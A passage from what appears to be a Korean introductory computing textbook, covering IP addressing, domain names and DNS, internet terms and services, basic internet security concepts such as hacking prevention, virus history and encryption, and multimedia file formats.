- IPv4주소는 숫자로 구성되어 있는데 0에서 255까지(8bit)의 10진수 네 개를 점으로 구분

[표 7-3] IPv4 주소 체계

Class	IP 주소	설 명
A	1.0.0.0 ~ 127.0.0.0	최초 첫 단위의 IP만 받게 되며 256*256*256개의 IP를 할당할 수 있다.
B	128.0.0.0 ~ 191.255.0.0	최초 2단위까지의 IP가 고정되어 할당되며 256*256개의 IP를 자유로이 할당할 수 있다.
C	192.0.0.0 ~ 223.255.255.0	최초 3단위까지의 IP가 고정되어 할당되며 256개의 IP를 자유로이 할당할 수 있다.
D	224.0.0.0 ~ 239.255.255.255	멀티캐스팅 기능을 사용하기 위해 할당된 클래스로 MBONE(Multicast backBONE)망에 사용되며, 원격회의, 교육, 진료, 인터넷 대화형 TV등에 사용된다.
E	240.0.0.0 ~ 247.255.255.255	장래에 사용하기 위해 사용이 유보되어있다.

## 2) IPv6(Internet Protocol version 6)

### (1) IPv6의 특징

가) IP주소 확장 : IPv4의 32비트를 대폭적으로 확장하여 128비트를 사용

IPv6 주소 유형

- 유니캐스트 주소: 단일 인터페이스를 지정하며 유니캐스트 주소로 보내진 패킷은 그 어드레스에 해당하는 인터페이스 전달됨
- 애니캐스트 주소: 여러 노드들에 속한 인터페이스의 집합을 지정하며 애니캐스트 주소로 보내진 패킷은 그 어드레스에 해당하는 인터페이스들 중 하나의 인터페이스에 전달
- 멀티캐스트 주소: 여러 노드들에 속한 인터페이스의 집합을 지정하며 멀티캐스트 주소로 보내진 패킷은 그 어드레스에 해당하는 모든 인터페이스들이 전달됨. IPv6에는 브로드캐스트 주소 대신 멀티캐스트 주소로 대체됨. 현재 어드레스 공간의 15%는 초기할당. 나머지 85%는 미래 용 예약

나) 이동 서비스 기능 지원 : 핸드오프 발생 시 프로토콜 내 모바일 IP 지원

다) 실시간 멀티미디어 처리 기능 : 영상 데이터를 전송할 수 있도록 광대역폭 확보, 고속 전송로와 저속 모뎀 사이에도 두 주소 간에 전송되는 패킷을 특수처리하여 화상회의나 인터넷 전화 등을 사용할 때 무리 없이 사용 가능

라) IP 자체의 보안성 확대 : 프로토콜 내에 Isec을 탑재해 보안기능을 수행  
메시지 발신지 확인 인증 기능 및 수신자 외 메  
시지를 못 읽게 하는 암호화 기능 지원

마) 라우팅 기능 : ISP가 변경되는 경우, 그 네트워크에 속한 모든 호스트들  
의 IP주소를 자동으로 바꾸어 주는 서비스 지원

### 3) IP 할당 및 배정

- IP 주소 할당 및 관리는 IANA(Internet Assigned Numbers Authority)가 총괄
- 국내 IP 주소는 KRNIC에서 C class를 할당 받아 ISP 및 대규모 네트워크에 할당
- IP 주소가 고갈되면(3~4개월에 한 번) 할당 내역을 보고하고 추가 배정함
- IP 주소 신청은 KRNIC에서 직접 받지 않고 ISP 사업자에게만 KRNIC에서 할당
- 즉, IP 주소 신청은 신청자가 가입한 ISP 사업자에게 신청해야 함

## 15.2 인터넷 주소 > 15.2.3 도메인 이름

- 인터넷에 연결된 컴퓨터를 인식하기 위한 IP 주소는 숫자로 되어있기 때문에 외우  
기가 어려워 사용하기가 불편. 이러한 문제를 해결하기 위해 고안됨
- IP 주소와 일대일로 숫자 대신에 영어단어로 된 이름을 사용
- IP 주소가 210.119.188.44의 도메인 이름은 jeong.kut.ac.kr으로 할당

이름 요소	jeong	kut	ac	kr
도메인 이름 구성	컴퓨터 이름	회사 이름	기관 성격	국가 코드


### 1) 도메인 이름 규칙

- 영문자, 숫자 또는 하이픈의 조합으로만 표현되며, 영문자의 대소문자 구별 없음
- 영어나 숫자로 시작하여야 하며, 하이픈으로 끝날 수 없음
- 길이는 최소 2자에서 최대 63자까지 가능(개인 도메인은 3자부터)
- 콤마, 언더바 등의 기호 사용 불가능
- 전 세계적으로 중복되지 않은 고유한(unique) 주소로 사용

### 2) 도메인 이름 체계


ex) 최상위 도메인이 KR 또는 JP인 경우, 2단계 도메인은 기관을 분류(co, or, ac 등)하기 위해서 미리 정의된 이름을 사용하며, 3단계에서 aaa, bbb, nic 등 도메인 신청자가 원하는 이름을 사용할 수 있음

### 3) KR 도메인 이름 체계



- KR 도메인 3단계 구성

- 1단계 도메인 KR은 국가코드, 2단계 도메인은 기관의 성격 또는 지역이름, 3단계 도메인은 신청 기관의 도메인 이름 사용



### 4) 도메인 이름 신청

- 도메인 이름 신청은 한국 인터넷 정보센터(<http://www.nic.or.kr>)에서 ISP/WSP 사업자를 경유하지 않아도 직접신청 가능

### 15.2 인터넷 주소 > 15.2.4 도메인 네임 서비스

- 영문으로 표현된 도메인 이름을 실제 컴퓨터가 통신할 때 사용하는 숫자로 표현된 주소로 변환시켜 주어야 하는데 이러한 작업을 해주는 서비스

① 사용자가 웹 브라우저에 [www.nic.or.kr](http://www.nic.or.kr)을 입력하면, DNS 서버가 분석

② DNS 서버는 해당되는 IP주소를 사용자에게 제공. 만약 도메인 이름에 해당하는 IP 주소를 모를 경우 상위 DNS 서버에 재요청하게 됨

③ IP 주소를 받은 사용자 컴퓨터는 IP 주소로 인터넷 사이트에 접속하게 됨

### 15.3 인터넷 관련 용어

#### 1) HTML(HyperText Markup Language)

- WWW에서 사용하는 하이퍼텍스트 문서를 작성하는 언어로 하이퍼텍스트 문서 안에 하이퍼링크도 만들 수 있는 언어

##### (1) 하이퍼텍스트

- 웹에서 사용되는 문서파일

##### (2) 하이퍼링크

- 하이퍼텍스트 상에 있는 고리(링크)를 의미

#### 2) HTTP(HyperText Transfer Protocol)

- 웹 문서를 사용자 컴퓨터로 읽어오는 규칙 또는 규약(프로토콜)

#### 3) ISP(Internet Service Provider)

- 인터넷 서비스 제공자를 의미하며, 인터넷 이용자들이 인터넷에 접속할 수 있도록 기능을 제공하는 회사와 기관을 의미

#### 4) URL(Uniform Resource Locators)

- 웹에서 이용 가능한 문서에 대한 위치(주소)와 그 문서에 접근하는 방법(프로토콜)을 통합해서 기술하는 형식

##### (1) URL 설명

- 프로토콜 : 웹사이트에서 문서를 읽어올 때 사용하는 프로토콜을 기재, http, ftp, mailto, news, gopher, wais, telnet 중 하나를 사용한다.

- 서버주소 : 웹사이트의 도메인 주소나 IP 주소를 기재

- 포트번호 : 포트란 웹사이트의 서비스 창구번호를 말하는 것으로 하나의 웹사이트에서 여러 개의 포트에 서로 다른 서비스를 제공할 수 있게 해줌

- 디렉토리 : 웹사이트에서 웹 문서가 있는 디렉토리 이름을 기재

- 문서이름 : 웹 문서이름이나 그 이외의 다른 문서의 이름도 기재 가능

##### (2) 디폴트 포트번호

프로토콜	포트번호	프로토콜	포트번호
HTTP	80	TELNET	23
FTP	21	GOPHER	70

5) 웹브라우저(Web Browser)

- 웹 문서를 읽어오기 위한 프로그램으로, 인터넷을 사용할 때 가장 많이 사용하는 프로그램

6) 홈페이지(Home Page)

- 하나의 웹 문서를 말하는 것이 아니라 웹 사이트에 만들어진 전체의 웹 문서

7) 웹 서버(Web Server)

- HTTP 서비스를 해주는 컴퓨터 시스템

8) CGI(Common Gateway Interface)

- 웹 서버와 다른 외부 응용프로그램을 실행시키기 위한 인터페이스 표준으로 웹 서버에서 HTML 문서를 동적으로 작성하여 웹 서비스를 해주는 것

9) 검색 엔진(Search Engine)

- 데이터베이스에 저장된 정보를 검색을 해주는 프로그램
- 인터넷 정보를 검색할 수 있게 제공해 주는 웹 사이트 자체

10) 웹 호스팅(Web Hosting)

- 홈페이지를 구축하여 인터넷에 게시를 하고자 할 경우
  - 본인의 컴퓨터에 웹 서버 프로그램을 설치하여 홈페이지를 운영
  - 홈페이지를 인터넷에 게시할 수 있도록 컴퓨터를 제공해주는 사업자, 즉 WSP(Webhosting Service Provider) 사업자의 컴퓨터를 빌려 사용하는 것

11) 업로드/다운로드(upload/download)

- 업로드 : 사용자 컴퓨터(클라이언트)에서 웹 사이트(서버)에 자료나 파일(그림, 한글 파일 등)을 복사하는 것
- 다운로드 : 업로드의 반대 작업으로 웹 사이트에서 필요한 자료나 파일을 본인의 컴퓨터에 복사하는 것

12) 게시판/방명록

- 게시판 : 새로운 소식이나 정보를 공유하기 위하여 마련된 홈페이지의 일부분
- 방명록 : 웹 사이트에 처음 접속하였을 경우 본인이 방문하였다는 것을 문장으로 남기는 홈페이지의 일부분

13) 카운터

- 특정 웹 사이트에 방문자(접속자)의 수를 자동으로 카운팅해주는 CGI 프로그램



14) 인터넷 서비스

- FTP, TELNET, Archie, Gopher, Veronica, E-mail, MailingList, news group

15) 플러그 인(Plug-in) 프로그램

- 웹 브라우저(넷스케이프, 익스플로러)의 자체 기능으로는 웹 문서에 포함된 특정한 파일들(예를 들어 플래쉬, 자바, 쇼크웨이브 등)을 실행시킬 수 없기 때문에 별도의 프로그램을 설치하여 웹 브라우저의 기능을 추가시켜주는 프로그램

16) 액티브 엑스(ActiveX)

- 인터넷 익스플로러에서 지원하는 통합 멀티미디어 지원 프로그램으로 자동 다운로드 설치 프로그램

17) 애드온(Add-on) 프로그램

- 특정한 프로그램의 기능을 보강하기 위해 추가된 프로그램을 의미

18) 자바(Java)

- 인터넷이 인기를 끌면서 나타난 프로그래밍 언어
- HTML 언어의 한계를 극복하여 프로그래밍을 할 수 있다는 장점이 있음
- HTML 문서는 하이퍼링크를 클릭함으로써 또 다른 웹 문서(HTML문서)를 웹 브라우저를 불러오는 방식
- 종류에는 자바 애플리케이션, 자바 애플릿 그리고 자바 스크립트 등이 있음

19) MIME(Multipurpose Internet Mail Extensions)

- 인터넷에서 전자우편이나 웹 브라우저에서 다양한 형태의 파일이나 문서를 전송하고, 그 문서들을 인식하여 처리하기 위한 형태

20) 인증서(Certification)

- 인증서의 역할은 특정 웹 사이트에서 전송되어 오는 프로그램이나 문서가 실제로 정확한 곳에서부터 오는지 확인

21) 전자상거래(EC : Electronic Commerce)

- 인터넷이나 PC 통신을 이용해 상품 등을 사거나 파는 행위

22) VRML(Virtual Reality Modeling Language)

- 웹에서 3차원 화면을 지원하기 위한 모델링 언어

23) 인트라넷(Intranet)/엑스트라넷(Extranet)

- 인트라넷 : 인터넷 기반 하에서 웹 기술을 이용하여 조직의 업무 및 정보를 효율적으로 처리하기 위해 구축된 네트워크 시스템
- 엑스트라넷 : 몇 개의 인트라넷을 연결하여 기업의 협력체, 고객 등 사업과 관련된 집단과의 정보 교환을 통해 공동체를 구성한 네트워크 시스템

#### 24) 푸쉬(PUSH)

- 클라이언트에서 서비스 요청이 없더라도 서버에서 업데이트된 정보를 클라이언트(사용자 컴퓨터)에게 자동으로 보내는 기술

### 15.4 인터넷 서비스 > 15.4.1 WWW(World Wide Web)

- 인터넷상에서 하이퍼텍스트(Hyper Text)를 기반으로 한 서로 연관된 정보를 검색하는 도구로 World Wide Web의 약자
- World Wide Web = 'WWW' = 'W3' = '웹'

### 15.4 인터넷 서비스 > 15.4.2 전자우편(E-mail)

#### 1) 전자우편 동작 원리

- 송신자가 보낸 편지가 일단 송신자 측의 전자우편을 관리하는 Mail Server에 전달
- Mail Server는 수신자의 전자우편 주소를 분석해서 최단 경로를 찾아 근접한 Mail Server에 편지를 전달
- 최종 수신자 측은 Mail Server에 도착하기까지 연속적으로 전달하는 중계작업이 계속됨. 그리고 서로 근접한 Mail Server들 간에 전자우편을 중계해 가는 방법을 저장 후 전송(Store-and-forward)

#### 2) 전자우편 구성

- 주소와 날짜, 메일의 제목인 주제를 포함하고 있는 메일 헤더와 메일의 내용이 포함되어 있는 메일 본체로 구성
- To, SUBJECT(주제, 제목), 메일 영역(내용)

### 15.4 인터넷 서비스 > 15.4.3 파일전송 프로토콜(FTP)

- 인터넷상에서 파일을 교환하는 기능


#### 1) FTP의 특징

- 파일 전송은 FTP 접근을 허용하는 컴퓨터에 사용자 계정이 등록된 사람만 가능

- 보안상의 이유로 해당 컴퓨터에 정당한 사용자로 등록되어 있지 않은 일반 사람들은 원칙적으로 파일 전송이 불가능
- 인터넷을 통하여 서로가 필요한 파일을 공유하고 교환하기 위하여 누구라도 접속할 수 있는 익명의 계정(anonymous)을 이용하여 파일을 전송할 수 있는 방법이 있음. 이러한 개념이 익명 FTP임
- 익명 FTP 접속은 계정과 암호(password)가 필요 없음
- 익명 FTP를 이용하기 위해서 먼저 익명 FTP를 제공하는 시스템에 ftp프로토콜을 이용하여 접속
- 계정은 anonymous, 암호는 guest나 전자우편 주소를 입력하면 바로 접속이 되며 FTP서비스를 받을 수 있음
- 동시에 접속할 수 있는 최대 인원수가 제한될 수 있음
- FTP를 제공하는 호스트를 아카이브(archive) 또는 FTP 사이트라고 하는데, 대부분 공개 자료는 '/pub'이란 디렉토리에 보관됨
- FTP로 접속한 후, 자신이 원하는 자료가 있는 디렉토리 이동한 후 'get <파일이름>'과 같이 get 명령을 이용하여 파일을 가져옴
- 명령어를 직접 타이핑하지 않아도 웹에서 마우스로 선택하여 파일들을 받아볼 수 있음

#### 15.4 인터넷 서비스 > 15.4.4 TELNET

- 인터넷을 통하여 현재 사용하고 있는 컴퓨터가 아닌 다른 컴퓨터를 사용하여 프로그램을 동작시키는 경우에 사용하는 기능
- 원격 시스템에 접속할 수 있게 해 주는 중요한 인터넷 프로토콜



\* 텔넷 프로토콜의 동작 과정

#### 15.4 인터넷 서비스 > 15.4.5 유즈넷

- 세계 각국의 네티즌들이 새로운 정보를 교환하거나 필요로 하는 자료를 쉽게 주고 받을 수 있는 인터넷의 전자 게시판(BBS)인 뉴스 그룹(newsgroup)의 전 세계적인 공동체

##### 1) 유즈넷의 특징

- 그룹별 뉴스 관리 서버에서 정기적으로 뉴스를 유즈넷 뉴스서버에 전송해서 사용자에게 새로운 뉴스를 제공  
- 유즈넷 뉴스서버는 사용자의 글을 받아서 그룹별 뉴스관리서버에 전송 관리

##### 2) 메일링 리스트

- 전자우편으로 운영되는 토론그룹  
- 한 사람의 의견을 모든 사람에게 개진할 수도 있고 다른 사람도 이에 답하는 형식으로 서버를 경유해 메시지를 전송하는 것

#### 15.4 인터넷 서비스 > 15.4.6 Web Mail 및 Web Hosting

##### 1) 웹 메일

- E-mail을 이용하는 방법 : ISP(Internet Service Provider)에 가입하여 ISP에서 제공하는 메일 서비스를 이용하거나 자체 메일 서버를 운영하는 방법  
- 웹 메일을 이용하는 방법 : ISP도 가입하지 않고 기관에서 메일 서버를 운영하지도 않는 경우 메일을 이용하는 방법

##### 2) 웹 호스팅

- ISP나 인터넷 포털사이트 등에서 운영하는 대용량의 웹 서버를 각 개인에게 일정 공간을 부여하고 각 개인은 앞서 배운 FTP나 브라우저를 이용해 홈페이지 파일을 업로드(upload)하여 인터넷에 자신이 만든 홈페이지를 출판할 수 있도록 하는 방법

#### 15.4 인터넷 서비스 > 15.4.7 인터넷 팩스 이용

- 여러 가지 다양한 기능과 부가 서비스(자동 재전송, 예약 전송 등)를 통해 일반 팩스나 팩스 모뎀을 이용하는 경우보다 빠르고 효과적으로 팩스 업무를 처리할 수 있다는 장점이 있음

#### 15.4 인터넷 서비스 > 15.4.8 기타 인터넷 서비스

- 아키(Archie), 고퍼(Gopher), 베로니카(Veronica), IRC, 웨이즈(WAIS), HOIS, netfind 등

#### 15.5 인터넷 보안 > 15.5.1 인터넷 보안의 기본 개념

- 인터넷이 단순한 정보교환에서 가치를 상호 교환하는 상거래에 확대 적용됨으로써 가치 있는 정보나 프라이버시 보호 같은 요구사항이 점증되고 있는 실정

#### 15.5 인터넷 보안 > 15.5.2 인터넷 보안의 이해

- 정보교류의 기반이 되는 인터넷의 안전 필요성이 더욱 높아지고 있으며 인터넷을 경유한 외부로부터의 침입 시도를 차단하고 컴퓨터 네트워크의 기능을 정상적으로 유지하는 것은 건전하고 효율적인 정보화 사회의 유지 및 발전을 위해 매우 중요한 요소로 등장

#### 15.5 인터넷 보안 > 15.5.3 인터넷 보안의 필요성

- 1) 인터넷의 개방적 특성
- 2) 인터넷 서비스 업체 및 사용 네트워크 증가로 인한 손쉬운 접촉
- 3) 해킹 방법에 관한 정보접근의 용이
- 4) TCP/IP 및 UNIX 프로토콜의 소스 공개
- 5) 각종 응용 프로그램들에 존재하는 버그
- 6) 시스템 및 네트워크 관리자의 보안인식 및 능력 부족

#### 15.5 인터넷 보안 > 15.5.4 컴퓨터 해킹

##### 1) 컴퓨터 해킹의 유형

- ① 불법 침입    ② 불법 자료 열람    ③ 불법 자료 파괴    ④ 불법 자료 변조
- ⑤ 불법 자료 유출    ⑥ 정상적인 동작 방해

##### (1) 해커(Hacker)

- 인터넷을 주 무대로 한 가상공간에서 많은 사이버 범죄를 일으킬 수 있는 가능성이 매우 높은 사람들

##### (2) 크래커(Cracker)

- 컴퓨터와 통신 관련 지식을 갖고 네트워크에 침입하여 불법적으로 다른 시스템을 파괴하는 사람

##### (3) 해킹 사고 예방 대책

- ① 안전한 컴퓨터 시스템 구성 및 운영                      ② 해킹 방지 등 보안 도구 설치
- ③ 네트워크 방화벽 설치 및 운영                      ④ 사용자 계정 및 패스워드의 안전 관리
- ⑤ 파일 시스템 안전 관리                      ⑥ 각종 로그 기록을 수시로 분석하고 이상 유무점검

## 2) 해킹 사고 예방 및 대응 방법

### (1) 해킹 사고 시 대응 요령

① 경험이 적은 시스템 관리자 : 네트워크 케이블을 뽑아 시스템들을 네트워크로부터 분리하여 해당 프로세스를 중단하는 임시 조치를 취한 뒤 전문가나 전문기관에 도움 요청. 그러나 이런 임시 조치가 효과가 없을 경우 최후의 수단으로 전원 케이블을 뽑아 전원을 차단. 이는 파일 시스템에 손상 줄 수 있으나 최후의 수단임

② 경험이 많은 시스템 관리자 : 지속적인 서비스가 요구되는 시스템일 경우에는 해커의 작업을 중단시키거나 네트워크를 중단하고 취약점을 분석, 제거한 후 시스템 서비스를 다시 시작

③ 해킹 당한 시스템 복구 방법 : 침입자가 다시 접근할 수 없도록 네트워크 접속을 끊거나 단일 사용자 모드에서 시스템 제어를 회복시키고 침입자가 변조한 파일을 복구하거나 시스템을 다시 설치

### (2) 개인 컴퓨터 해킹 방지 대책

- ① 방화벽, 해킹 방지 소프트웨어 설치
- ② 트로이 목마(Trojan Horse)에 속지 말 것
- ③ E-mail은 암호화하여 전송
- ④ 공용 PC에는 ID와 암호를 절대 저장하지 말 것
- ⑤ 신뢰할 수 없는 사이트의 쿠키 요청은 거부
- ⑥ 바이러스 검색은 컴퓨터 보안대책의 기본
- ⑦ 개인정보를 빼 가는 외국 소프트웨어 평가판은 꼭 필요한 것만 설치

## 15.5 인터넷 보안 > 15.5.5 컴퓨터 바이러스

### 1) 컴퓨터 바이러스의 정의

- 사용자 몰래 다른 프로그램에 자기 자신을 복사하는 프로그램

### 2) 컴퓨터 바이러스 역사

#### (1) 바이러스의 출현과 발전

- 컴퓨터와 관련해 '바이러스'라는 용어는 1972년 'When Harlie Was One'이라는 소설에서 처음 등장
- 1985년으로, 파키스탄에서 세계 최초의 컴퓨터 바이러스인 브레인 바이러스

- 1988년에 이스라엘의 예루살렘 대학에서 예루살렘 바이러스 발견
- 컴퓨터 바이러스를 본격적으로 발전시키기 시작한 것은 동구권의 여러 국가들로, 특히 불가리아의 활약이 두드러짐('어둠의 복수자(Dark\_Avenger)'바이러스, 'Dir II' 바이러스 등)
- 최근 독립국가연합(구 소련)에서도 대량의 컴퓨터 바이러스가 만들어지고 있음

#### (2) 컴퓨터 바이러스의 발전 단계

- 제1세대 : 원시형 바이러스(Primitive Virus)
- 제2세대 : 암호화 바이러스(Encryption Virus)
- 제3세대 : 은폐형 바이러스(Stealth Virus)
- 제4세대 : 갑옷형 바이러스(Armor Virus)

#### 3) 바이러스의 유포 및 제작 이유

- (1) 실수에 의한 프로그래밍 오류
- (2) 자신의 실력 테스트를 위한 제작 및 유포
- (3) 해킹 및 상대방에게 피해를 입히기 위한 목적

#### 4) 컴퓨터 바이러스 감염 경로

- (1) 불법 복제
- (2) 인터넷
- (3) 컴퓨터의 공동 사용
- (4) 근거리 통신망(LAN)
- (5) 상업용 소프트웨어

#### 5) 컴퓨터 바이러스 감염 증상

- (1) 속도 저하
- (2) 감염 흔적
- (3) 파괴 증상
- (4) 바이러스별 특이 증상

### 15.5 인터넷 보안 > 15.5.6 인터넷 보안 기술

#### 1) 암호기술

- 암호기술은 기밀성, 무결성, 인증 및 부인방지 서비스를 제공하기 위한 기술들로 분류

① 기밀성(confidentiality or privacy) : 비인가자가 부당한 방법으로 정보를 입수한 경우에도 정보의 내용을 알 수 없도록 하는 것으로서 거래 당사자 외의 다른 사람이 비밀 메시지를 알아볼 수 없도록 하는 서비스



② 무결성(integrity) : 데이터가 전송 도중 또는 데이터베이스에 저장되어 있는 동안 악의의 목적으로 위조 또는 변조되는 것을 방지하는 서비스

③ 인증(authentication) : 송수신자가 상대방의 신원을 확인하고 식별하는 서비스

④ 부인방지(non-repudiation) : 송수신 당사자가 각각 전송된 송수신 사실을 추후에 부인하는 것을 방지하는 서비스

## 2) 암호화 시스템

### (1) 대칭(symmetry) 암호화 시스템

- 단일 키 암호 알고리즘이라고도 하며, 하나의 키를 사용하여 송신자는 암호화 과정을, 수신자는 동일한 키에 의하여 복호화 과정을 수행

### (2) 비대칭(asymmetry) 암호화 시스템


- 암호화 키(공개키)와 복호화 키(개인키)가 서로 다르고, 하나를 알더라도 그에 대칭되는 키를 알기 어려운 암호 시스템. 두 개의 키(공개키와 개인키)를 생성하여 그 중 하나를 공개하고(공개키), 나머지 하나를 비밀 키로 자신이 보관하여 사용하는 것

## 3) 전자서명(Digital signature)

- 인감도장 혹은 사인처럼 개인의 고유성을 주장하고 인정받기 위해 전자적 문서에 서명하는 방법

# 16. 멀티미디어

## 16.1 멀티미디어의 개요 > 16.1.1 멀티미디어의 개념



## 16.1 멀티미디어의 개요 > 16.1.2 멀티미디어의 기본 특성

- 1) 멀티미디어는 둘 이상의 미디어를 사용
- 2) 멀티미디어는 두 가지 이상의 미디어를 동시에 사용해야 함
- 3) 사용자는 시스템과 대화할 수 있어야 함
- 4) 시스템을 사용해 정보를 얻을 수 있어야 함

## 16.2 멀티미디어 데이터의 종류 > 16.2.1 문자

### 1) 문자

- 멀티미디어 데이터 중에서 가장 일반적으로 사용되며 가장 손쉽게 표시할 수 있는 데이터

### 2) 문자로 구성된 문장을 텍스트

- 텍스트 편집기나 워드 프로세서를 이용해 텍스트 데이터를 생성 및 편집할 수 있고 텍스트 저작 또는 편집도구로는 아래아한글, Microsoft Word, 훈민정음 등이 있음

### 3) 그림 데이터

- 데이터의 시각적인 정보의 전달 효과가 뛰어나기 때문에 점차 많이 활용되고 있음. 정지한 그림 데이터로는 그래픽과 이미지가 있음

\	(1) 그래픽	(2) 이미지
제작	벡터 그래픽, 벡터 드로잉	비트맵 이미지, 정지 이미지, 페인팅
장점	기억공간이 적게 듦 이동, 회전, 변형이 쉬움	화면에 보여주는 속도가 빠름
단점	화면에 보여주는 속도가 느림	기억 공간을 많이 차지함 이동, 회전, 변형이 어려움
소프트웨어	드로잉 도구, 그래픽 편집기	페인팅 도구, 이미지 편집기

### (3) 그림 파일 형식

① PCX 파일 : DOS에서 주로 사용되던 그래픽 형식

② BMP : 비트맵 방식에서 가장 기본이 되는 포맷. 파일의 크기를 비롯한 파일 관련 정보를 파일 헤더에 두고 각 픽셀의 컬러 값을 그대로 표현

③ GIF 파일 : 높은 파일 압축률과 빠른 실행 속도가 장점과 이미지의 손실은 없지만 읽어 들이거나 저장하는 속도가 느리다는 단점이 있음

- ④ JPEG 파일 : 원본의 용량을 많이 줄여줌으로써 인터넷에서 사진이나 이미지 등을 전송할 때 많이 쓰는 웹 표준방식
- ⑤ EPS 파일 : 프린터에 그래픽 정보를 보내기 위해 등장한 포스트스크립트 언어를 활용한 파일 형식
- ⑥ WMF 파일 : Windows 운영체제에서 사용하는 메타 파일방식
- ⑦ AI 파일 : Illustrator에서 최초로 사용된 이미지 파일 형식
- ⑧ CDR 파일 : Corel Draw에서 사용되는 파일 형식
- ⑨ PNG 파일 : Internet Explorer 4.0 이상, Netscape 4.0 이상 등에서 지원되는 포맷으로서 GIF 포맷과 유사
- ⑩ TIFF 파일 : 높은 압축률을 가진 대단위 문서 관리 시스템에서 주로 사용하는 이미지 포맷

## 16.2 멀티미디어 데이터의 종류 > 16.2.2 소리

- 사람이 들을 수 있는 청각 매체인 소리는 오디오 즉 사운드 데이터
- 사람의 목소리인 음성과 악기의 소리인 음악 모두를 통칭하여 음향
- 오디오 편집 도구 : Alchemy, Audioshop, SudioTrat Encore Master Tracks Pro, MidisoftStudio 등

### 1) 디지털 오디오

- 디지털 오디오 파일은 컴퓨터에서 소리의 신호를 효과적으로 처리하기 위해 아날로그 신호를 디지털 신호로 직접 변환하여 표현
- 파일 형태: sam, vox, Windows에서 많이 사용되는 wav, 매킨토시에서 많이 사용되는 aif 등

### 2) MIDI

- 전자 악기와 컴퓨터 간에 정보를 전송하기 위해 만든 통신 프로토콜로서 음악을 표현하기 위해 사용

### 3) 소리 파일 형식

- ① WAV 파일 : Windows의 기본적인 파일 포맷으로 wav 확장자를 가짐

- ② MIDI 파일 : WAV 파일에 비해 상대적으로 용량이 작은 사운드 파일형식
- ③ RA(RAM) 파일 : 실시간으로 사운드를 보내기 위해 만들어진 압축 방식으로서 실시간으로 사운드를 전송하기 위해서는 별도의 서버를 필요로 함
- ④ MP3 파일 : 동영상 압축 표준인 MPEG에서 오디오 Layer-3을 뜻하는 것으로 평균 10대 1 정도의 높은 압축률을 나타냄
- ⑤ DSP 파일 : 음성의 실시간 전송을 위해 만든 음성 파일방식

## 16.2 멀티미디어 데이터의 종류 > 16.2.3 비디오(동영상과 애니메이션)

### 1) 동영상

- 아날로그 비디오/오디오 신호를 디지털 컴퓨터에서 사용할 수 있도록 디지털 데이터로 제작한 것
- 멀티미디어 데이터 가운데 가장 크기가 크고 처리하기가 어려운 데이터
- 비디오를 구성하는 이미지를 프레임이라고 하며 비디오는 비디오를 출력하는 화면의 크기와 초당 프레임 수에 따라 구분
  - 완전 화면 비디오(전체 화면 차지)
  - 완전 모션 비디오(초당 30 프레임)

### 2) 애니메이션

- 컴퓨터를 이용하여 1초에 수십 장의 그림을 연속적으로 보여지도록 제작한 데이터
- 이미지 프레임을 연속적으로 보여주어 움직이는 느낌을 가지게 하는 기법
- 전통적인 애니메이션 : 전통 북 애니메이션과 셀 애니메이션
- 컴퓨터 애니메이션 : 스프라이트 애니메이션과 벡터 애니메이션 등
- 특수 효과 : 모핑, 로토스코핑, 미립자 시스템 등

